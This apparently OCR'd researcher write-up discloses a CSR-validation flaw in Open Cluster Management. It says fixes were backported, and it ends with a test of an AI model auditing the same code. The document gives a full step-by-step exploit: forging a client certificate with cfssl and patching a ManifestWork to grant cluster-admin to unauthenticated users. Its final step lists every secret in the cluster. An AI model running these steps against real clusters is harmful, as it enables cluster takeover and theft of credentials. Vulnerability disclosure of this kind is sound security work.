
Created at
Feb 12, 2026, 5:52 PM

Rules

Filter rules by action or resource...

Actions	API groups	Resources
create get list watch	certificates.k8s.io	CSR certificatesigningrequests
get create	cluster.open-cluster-management.io	MC managedclusters

How does the CertificateSigningRequest mechanism work in *OCM*?




Source https://open-cluster-management.io/docs/concepts/architecture/

When we deploy a new managed cluster, *OCM* give us a bootstrap JWT token to initiate the cluster. The *OCM* agent operator use this token to create a persistent certificate "hub-kubeconfig-secret". The bootstrap JWT token is not used anymore. But certificate are not valid indefinitely, so the certificate itself have the right to issue new CSR on hub cluster.

Where's come the issue with CSR validation.

Validation logic for CSR

In *OCM* operator the Reconcile object *csrRenewalReconciler* is responsible for CSR validation before approving the certificate request. When looking at the code, I tried to check whether the code's logic was missing any part of the certification.



- Common name is strictly check against CSR Username. CSR Username is automatically generated by Kubernetes.


```
kind: CertificateSigningRequest
apiVersion: certificates.k8s.io/v1
metadata:
  name: local-cluster-third-9fv8k
  generateName: local-cluster-third-
  labels:
    open-cluster-management.io/cluster-name: local-cluster-third
spec:
  request: LS0tLS1CRUdJTi[...]
  signerName: kubernetes.io/kube-apiserver-client
  usages:
```

```
      - digital signature
      - key encipherment
      - client auth
    username: 'system:open-cluster-management:local-cluster-third:e4274445-38b
    groups:
      - 'system:open-cluster-management:managed-clusters'
      - 'system:open-cluster-management:local-cluster-third'
      - 'system:authenticated'
    extra:
      authentication.kubernetes.io/credential-id:
        - X509SHA256=305895839658e9e81f327b401748acb3107c5c75a14a6a495bd5fa464
```

- Group validation works in a peculiar way. To calculate the correct server name, the code relies on the label *open-cluster-management.io/cluster-name* defined in CRS, **even though this value is set by the user**. Next, to verify that this value is correct, the **prefix** of the server name in the common name must match the server name in the group *system:open-cluster-management:local-cluster-third*. Here, the prefix is used because the common name also contains the server ID *e4274445-38bb-4d59-b0ac-06f4f67f40af*. But this is problematic, because it means that the code only validates the prefix of the CRS groups. It means that **we can forge a CRS** with a **different group name** but still same prefix.

Arbitrary resources creation

One element I left out from permission analysis is that *OCM* agent have writing right to ressource *ManifestWork*.



Work permissions

This ressource is use on *OCM* to deploy application, configuration on the managed cluster. When a ressource *ManifestWork* is deploy on hub cluster namespace "*local-cluster-third*". Their content is automatically created in the managed cluster.

This means that by forging a certificate in the name of another cluster, it is possible to deploy arbitrary resources in a neighboring cluster. In particular, since the hub cluster is itself registered in *OCM* under the name "*local-cluster*", it is possible to deploy resources in our central cluster. **As a result, we have obtained greater privileges than before.**

Technical vulnerability description

Impacts and limitations

> In *OCM*, klusterlet agents of managed clusters communicate with their hub cluster using Kubernetes client certificates. The *OCM* cluster-manager-registration controller is responsible for renewal of an agent's certificate by approving CertificateSigningRequest. But the validation performed is insufficient. An attacker can forge a custom Kubernetes client certificate and have it approved by the *OCM* controller. This forged certificate gains permissions to manage ManifestWork of other managed clusters. Allowing the attacker to deploy arbitrary resources into other managed clusters.

Attacks limitation:

- Attacker must already be administrator of one managed cluster. I mean by administrator, having read-only access to secret in namespace "*open-cluster-management-agent*".
- Attacker can only gain access to clusters having specific prefix names.
  If you have control of a cluster named "red-123", you can gain access to any cluster that is a prefix of "red-123". For example, "red-1", "red" ...
  The hub cluster is named by default "local-cluster" in Openshift. So if you control a cluster named "local-cluster-example", you can gain access to the hub cluster "local-cluster", because itself registered as a managed cluster in the hub.
- The vulnerability doesn't impact Hypershift hosted cluster. Because in this case the Klusterlet agent is deploy in hub cluster directly. Without exposing certificates secret in managed cluster.

The origin of the issue comes from a **CWE-863 Incorrect Authorization**, as the certificate group name doesn't properly match requested cluster name.

CVSS: Score 8.2 ; CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A

Step by step attack

Some additional information:

- In my scenario the attacker already knows the name of the cluster to attack. I don't find a way to list all clusters available from an attacker perspective. But as this attack **can be automated** and **there is not a lot a prefix name** to bruteforce, it is possible to test all possible cluster names.
- As the attacker can list certificatesigningrequests, he can wait for the renewal of a certificate, which **leaks the name of a cluster**.
- The bootstrap token inside a managed cluster is valid by default for 1 year. With this token you have "get" permission on all managedclusters, and can leak all clusters names.

I have access to a cluster named "*local-cluster-third*", and I want to gain access to the hub cluster "local-cluster". Both clusters are managed through Red Hat Advanced Cluster Management:

1. Start by getting agent hub certificate from *local-cluster-third* cluster:

```
$ oc login --server=https://api.cav-caas-kaas-srv-third.arfevrier.fr:6443
$ oc get secret hub-kubeconfig-secret -n open-cluster-management-agent -o js
$ oc get secret hub-kubeconfig-secret -n open-cluster-management-agent -o js
$ oc get secret hub-kubeconfig-secret -n open-cluster-management-agent -o js
```

```
$ openssl x509 -in tls.crt -noout -text | grep Subject:
        Subject: O = system:open-cluster-management:local-cluster-third + O
```

> You can see that the *tls.crt* certificate in register for:
> - User: *system:open-cluster-management:local-cluster-third:e4274445-38bb-4d59-b0ac-06f4f67f40af*
> - Group: *system:open-cluster-management:local-cluster-third*
> - Group: *system:open-cluster-management:managed-clusters*

2. Create a new certificate with a new custom group. We want access to cluster *local-cluster*, so we will register a Kubernetes *CertificationSigningRequest* for:


> - User: *system:open-cluster-management:local-cluster-third:e4274445-38bb-4d59-b0ac-06f4f67f40af*
> - Group: *system:open-cluster-management:**local-cluster***
> - Group: *system:open-cluster-management:managed-clusters*

```
$ cat csr.json
{
  "CN": "system:open-cluster-management:local-cluster-third:e4274445-38bb-4
  "names": [
    { "O": "system:open-cluster-management:local-cluster" },
    { "O": "system:open-cluster-management:managed-clusters" }
  ]
}
$ cfssl gencsr -key tls.key csr.json | jq --raw-output .csr > cert.csr
```

It's mandatory here to use *cfssl* (cloudflare/cfssl: CFSSL: Cloudflare's PKI and TLS toolkit) as *openssl* doesn't allow >more 64 characters in CN field.

GitHub - cloudflare/cfssl: CFSSL: Cloudflare's PKI and TLS toolkit

udflare/**cfssl**



3. We put the CSR content inside a Kubernetes Signing Request. It's important to also change the label *cluster-name*. *OCM* will automatically approve the certificate.

```
$ cat cert.csr | base64 | tr -d "\n"
LS0tLS1CRUdJTiBDRVJUSUZJQ0 […]
$ cat cert-request.yaml
apiVersion: certificates.k8s.io/v1
kind: CertificateSigningRequest
metadata:
  name: local-cluster-custom
  labels:
    open-cluster-management.io/cluster-name: local-cluster
spec:
  request: LS0tLS1CRUdJTiBDRVJUSUZJQ0 […]
  signerName: kubernetes.io/kube-apiserver-client
  usages:
  - digital signature
  - key encipherment
  - client auth
$ KUBECONFIG=kubeconfig.yaml kubectl create -f cert-request.yaml
```

We can get the certificate signed. The command will get the certificate signed by Kubernetes and override the existing *tls.crt* certificate

```
$ KUBECONFIG=kubeconfig.yaml kubectl get certificatesigningrequest local-clu
```

Now you have the group:

```
$ openssl x509 -in tls.crt -noout -text | grep Subject:
        Subject: O = system:open-cluster-management:local-cluster + O = syst
```

> - User: *system:open-cluster-management:local-cluster-third:e4274445-38bb-4d59-b0ac-06f4f67f40af*
> - Group: *system:open-cluster-management:**local-cluster***
> - Group: *system:open-cluster-management:managed-clusters*

4. In hub cluster, group *system:open-cluster-management:**local-cluster*** have the RBAC permission: update/patch on *ManifestWork* of *local-cluster* namespace.

ManifestWork can be used to deploy any resource inside the managed cluster. Let's do that. We want to give *cluster-admin* access to anyone. We can list ManifestWorks to find an existing one. As we doesn't have the RBAC to create:

```
$ KUBECONFIG=kubeconfig.yaml kubectl get manifestwork -n local-cluster
NAME                                     AGE
addon-cluster-proxy-deploy-0             45d
addon-hypershift-addon-deploy-0          45d
addon-managed-serviceaccount-deploy-0    45d
addon-work-manager-deploy-0              45d
local-cluster-klusterlet                 45d
local-cluster-klusterlet-crds            45d
$ KUBECONFIG=kubeconfig.yaml kubectl patch manifestwork addon-cluster-proxy-
  -n local-cluster \
  --type=json \
  -p='[
    {
      "op": "add",
      "path": "/spec/workload/manifests/-",
      "value": {
        "apiVersion": "rbac.authorization.k8s.io/v1",
```

```
        "kind": "ClusterRoleBinding",
        "metadata": {
          "name": "additional-cluster-admin"
        },
        "subjects": [
          {
            "kind": "User",
            "name": "system:unauthenticated",
            "apiGroup": "rbac.authorization.k8s.io"
          }
        ],
        "roleRef": {
          "kind": "ClusterRole",
          "name": "cluster-admin",
          "apiGroup": "rbac.authorization.k8s.io"
        }
      }
    }
  ]'
```

The change inside *ManifestWork* is not persistent! But even if the change is not persistent, the timing is enough to trigger the resource deployment inside the managed cluster.

With this new *ClusterRoleBinding* created, you can do anything on *local-cluster* kube API. You can extract the API https link by getting resource *ManagedCluster* of the desired cluster, as it is allowed by RBAC.

```
$ KUBECONFIG=kubeconfig.yaml kubectl get ManagedCluster -n local-cluster loc
https://api.cav-caas-kaas-srv-afr.arfevrier.fr:6443
$ cat kubeconfig.yaml
apiVersion: v1
clusters:
- cluster:
    insecure-skip-tls-verify: true
```

```
    server: https://api.cav-caas-kaas-srv-afr.arfevrier.fr:6443
  name: b99f2d76-7b56-4fd7-b66a-2ffe4d2243b0
contexts:
- context:
    cluster: b99f2d76-7b56-4fd7-b66a-2ffe4d2243b0
    namespace: configuration
    user: default-auth
  name: default-context
current-context: default-context
kind: Config
preferences: {}
users:
- name: default-auth
  user:
    client-certificate: tls.crt
    client-key: tls.key
```


5. I choose to list all cluster secret:

```
$ curl -k https://api.cav-caas-kaas-srv-afr.arfevrier.fr:6443/api/v1/secrets
{
  "kind": "SecretList",
  "apiVersion": "v1",
  "metadata": {
    "resourceVersion": "1229550432"
  },
  "items": [
[...]
```

An attacker has now **cluster-admin** rights to a neighbouring cluster. You can see that the attacker needs network access to the neighbouring cluster API. That's another limitation. But in the case of an attack to the hub cluster "*local-cluster*", the attacker is guaranteed to have access to the "*local-cluster*" API, as he already manages a cluster that has access to it.


Fixing the issue

Inside project *Open Cluster Management*, the CSR approving reconciler doesn't properly check that cluster name matches the certificate's common name. It only checks for the prefix name:



A pull request have been created that fix the CSR approval with more validation check and backported inside:

- *OCM 1.2.1*
- *OCM 1.1.3*
- *OCM 1.0.1*



I didn't use AI to find the vulnerability. But it's interesting to see how AI is capable of finding a vulnerability using only the source code and logic. I clone the OCM git in OCM 1.2.0 version:

```
git clone --depth 1 --branch v1.2.0 https://github.com/open-cluster-manageme
```

Using *vertex_ai/claude-opus-4-6,* on *High* thinking mode. I have ask following prompt:

Click to show the prompt ...

As you can see I specify the very specific golang package containing the *approve_reconciler.go* file. It's actually a rather good practice. In a real-world scenario, you'd run hundreds of agents across all the packages in the repository. Just like Claude Mythos.


Here is a summary of the audit report, noting that the label in the CSR can be modified by an attacker.

> **Finding SEC-05: `validateCSR` trusts label-derived cluster name for subject validation (Medium)**
>
> - **File:** `csr/approve_reconciler.go:133-172`
> - **Issue:** `validateCSR()` reads `spokeClusterName` from `csr.Labels[ClusterNameLabelKey]` (line 134), then validates that the X.509 subject organization matches `system:open-cluster-management:<spokeClusterName>`. Since labels are user-controlled, an attacker can set the label to match whatever organization is in their CSR. The validation effectively becomes: "does the label match the CSR subject?" — which the CSR creator controls both sides of.
> - **Mitigation in practice:** For the **renewal** path, the `authorize()` function performs a SubjectAccessReview that checks whether the CSR's `Spec.Username` (set by the API server, tamper-proof) has the `renew` verb on `managedclusters/clientcertificates`. This SAR is the real trust gate. For the **bootstrap** path (SEC-04), there is no equivalent check.
> - **Impact:** Medium — the label-based validation is a defense-in-depth weakness. The SAR in the renewal path compensates, but the bootstrap path does not have this protection.

I tried a new prompt to get the model to explore the `validateCSR()` function even further. Unfortunately, it remains convinced that, in the case of the `csrRenewalReconciler`, the two additional checks compensate for the circular validation.

> Renewal Path (csrRenewalReconciler) — Compensated, Low residual risk

We're really close to having an AI capable of automatically detecting this kind of vulnerability. The analysis isn't perfect. But considering we only have the source code, it's already pretty impressive!



Arnaud

me@arfevrier.fr

RENNES, FRANCE